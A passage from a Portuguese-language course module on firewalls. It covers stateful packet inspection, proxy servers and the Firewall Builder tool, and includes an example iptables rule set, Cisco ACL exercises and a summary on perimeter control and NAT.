Para resolver essa questão, foram criados os **filtros de pacotes dinâmicos**, também chamados de **stateful inspection**, **stateful firewall** ou **Stateful Packet Inspection** (SPI). Nesse caso, o próprio filtro de pacotes mantém informações sobre o estado das conexões e permite automaticamente todos os pacotes relacionados, de modo que o administrador necessita apenas especificar a regra do primeiro pacote e indicar que os pacotes relacionados serão automaticamente aceitos.

Alguns filtros de pacotes dinâmicos tratam ainda de protocolos de aplicação, cuja conexão é mais complexa, como, por exemplo, **FTP** (File Transfer Protocol, que é um protocolo de transferência de arquivos na Internet) e **H.323** (protocolo de transmissão de vídeo e de áudio na Internet), cuja liberação por meio dos filtros de pacotes comuns se tornaria complicada e provavelmente iria aceitar muito mais pacotes do que o necessário, por conta do comportamento dinâmico desses protocolos.

Recentemente, alguns fabricantes têm anunciado firewalls **UTM** (Unified Threat Manager), que são firewalls com diversos recursos integrados, também chamados de firewalls all-in-one (tudo em um). Esses produtos normalmente integram uma série de recursos, como antivírus, anti-spam, VPN, filtros de conteúdo e balanceamento de carga, entre outros.

11

- **Servidores proxy**


Servidores proxy são servidores que acessam algum serviço da internet em nome de uma estação cliente solicitante do mesmo ao proxy.

Um proxy pode atuar no nível de **aplicação** (mais comum), onde para cada aplicação há um proxy diferente (ex.: proxy HTTP, proxy FTP, proxy H.323 e outros) ou no nível de **transporte**, onde há um proxy genérico para conexões TCP e UDP (ex.: Socks ou Sockets).

Os proxies de aplicação possuem a vantagem de entender o protocolo de aplicação, de modo que eles são capazes de prover registros detalhados sobre os acessos realizados, além de permitir o controle de acesso através de parâmetros de aplicação, como bloquear o acesso a arquivos executáveis em conexões HTTP, controle impossível de ser realizado apenas com filtros de pacotes. Por outro lado, a aplicação em questão deve estar ciente da existência do Proxy para realizar o acesso normalmente através de um parâmetro de configuração, o que pode aumentar a complexidade da configuração.

Outra questão a ser considerada é que o servidor deve ser dimensionado adequadamente para comportar as requisições dos clientes, de modo a não causar atrasos nas conexões.

Conexão com proxy de aplicação



Fonte: Internet, 2015

Na figura acima o proxy de aplicação localiza o Server (Servidor de Destino) após a análise das informações do protocolo de aplicação.

Uma vez configurado corretamente, o usuário não percebe mais a existência do Proxy de aplicação, de modo que tem a impressão de que as requisições são feitas diretamente ao servidor. O Proxy, por outro lado, possui conhecimento detalhado sobre os recursos que estão sendo solicitados pelo cliente.

Sockets

É o protocolo da Internet que permite que aplicações cliente-servidor usem transparentemente o serviço de uma rede ao firewall.

12

4 - FIREWALL BUILDER

O uso de ferramenta gráfica para gerenciamento de *firewalls* é fortemente recomendado, sobretudo quando os *firewalls* se tornam muito complexos. O uso de ferramentas gráficas reduz o tempo de configuração e diminui de forma drástica a possibilidade de erro na codificação da regra desejada.


Encontre um adequado para sua máquina, baixe e instale o mesmo.

Site do Firewall Builder

Fonte: www.fwbuilder.org (2015)

O Firewall Builder é um projeto disponível em dois tipos de licença, *software* livre para Linux e FreeBS, e licença comercial para Windows e MAC OS. É instalado na máquina do administrador do firewall, que envia a sintaxe para o firewall, que a escreve automaticamente para o host do Iptables. É uma ferramenta capaz de manipular regras do Packet Filter (PF do OpenBSD e FreeBSD) e outros roteadores e *firewalls* comerciais.

Recomenda-se, para o sistema operacional Windows a última versão conforme figura abaixo:



Site do Firewall Builder
Fonte: www.fwbuilder.org (2015)

13

A configuração gráfica do programa que você instalar deve representar os seguintes comandos no Iptables:

```
# iptables –F    # Limpa todas regras do Iptables

# iptables –P INPUT ACCEPT  # Define a regra padrão permitir

# iptables –P OUTPUT ACCEPT  # todos pacotes que chegarem

# iptables –P FORWARD ACCEPT  # ao firewall

# iptables -A FORWARD -i eth1 -d 192.168.1.0/24 -j DROP # Bloqueia o
tráfego com

# iptables -A INPUT -i eth1 -d 192.168.1.0/24 -j DROP # destino à rede
192.168.1.0

# os comandos abaixo liberam as portas destino 80/TCP, 53/TCP e 53/ UDP com
origem

# na rede 192.168.1.0

# iptables -A FORWARD -i eth0 -s 192.168.1.0/24 -p tcp --dport 80 -j ACCEPT
```

```
# iptables -A FORWARD -i eth0 -s 192.168.1.0/24 -p tcp --dport 53 -j ACCEPT
# iptables -A FORWARD -i eth0 -s 192.168.1.0/24 -p udp --dport 53 -j ACCEPT
# iptables -L -n

Cadeia INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  0.0.0.0/0            192.168.1.0/24
Cadeia FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  0.0.0.0/0            192.168.1.0/24
ACCEPT     tcp  --  192.168.1.0/24       0.0.0.0/0           tcp dpt:80
ACCEPT     tcp  --  192.168.1.0/24       0.0.0.0/0           tcp dpt:53
ACCEPT     udp  --  192.168.1.0/24       0.0.0.0/0           udp dpt:53
Cadeia OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

14

Para terminar, recomendamos que:

Com a utilização da sintaxe da CISCO já estudada na disciplina de Redes de Computadores, crie regras para as seguintes situações:

1.1 - Permitir conexões TCP (ida e volta) para envio de correio eletrônico para um servidor SMTP no endereço IP 192.168.5.1.
1.2 - Bloquear conexões provenientes do endereço IP 192.168.4.5.

1.3 - Permitir conexões UDP para o servidor DNS, endereço IP 192.168.10.5.

1.4 - Permitir pacotes ICMP echo-request e echo-reply (ping).

1.5 - Pesquise na internet informações de portas e parâmetros para auxílio na elaboração das regras.

Pronto, você está preparado para enfrentar a Unidade II e respectivos módulos.

15

RESUMO

O controle Perimetral ocorre por meio de implementação das cadeias de fluxos INPUT e OUTPUT do Netfilter. Quando manipulados controlam o acesso ao firewall. O fluxo FORWARD é utilizado para controlar os pacotes que serão permitidos por meio do firewall. Dessa forma, os primeiros protegem o firewall em si e o último protege as redes atrás dele.

O Network Address Translation (NAT) é um dos recursos que permitem a modificação de um endereço de rede em um pacote IP durante o seu trânsito em um dispositivo de roteamento. É um controlador de perímetro entre as redes interna e externa.

O NAT é definido em uma série de RFCs (Request For Comments é um documento que descreve os padrões de cada protocolo proposto pela Internet, antes de ser considerado um padrão): 1) RFC 1631: The IP Network Address Translator (NAT); 2) RFC 2663: IP Network Address Translator (NAT) Terminology and Considerations; 3) RFC 2766: Network Address Translation – Protocol Translation (NAT-PT).

O firewall também é um controlador de perímetro, pois a funcionalidade mais básica dele a de filtro de pacotes, mecanismo de segurança de rede que permite o controle dos dados que entram, saem ou passam pelo ponto de proteção. Um filtro de pacote é capaz de decidir sobre a passagem ou não de um pacote, de acordo com as informações do cabeçalho IP. Usualmente, os filtros de pacotes agem sobre os seguintes campos de um pacote IP: 1) Endereço IP de origem (nível de rede); 2) Endereço IP de destino (nível de rede); 3) Porta de origem (nível de transporte); 4) Porta de destino (nível de transporte); 5) Flags do cabeçalho TCP (SYN e ACK).

O uso de ferramenta gráfica para gerenciamento de firewalls é fortemente recomendado, sobretudo quando os firewalls se tornam muito complexos. O uso de ferramentas gráficas reduz o tempo de configuração e diminui de forma drástica a possibilidade de erro na codificação da regra desejada.

Finalmente, foi estudado o Firewall Builder que é um projeto disponível em dois tipos de licença, software livre para Linux e FreeBS, e licença comercial para Windows e MAC OS. É instalado na máquina do administrador do firewall, que envia a sintaxe para o firewall, que a escreve automaticamente para o host do Iptables. É uma ferramenta capaz de manipular regras do Packet Filter (PF do OpenBSD e FreeBSD) e outros roteadores e firewalls comerciais.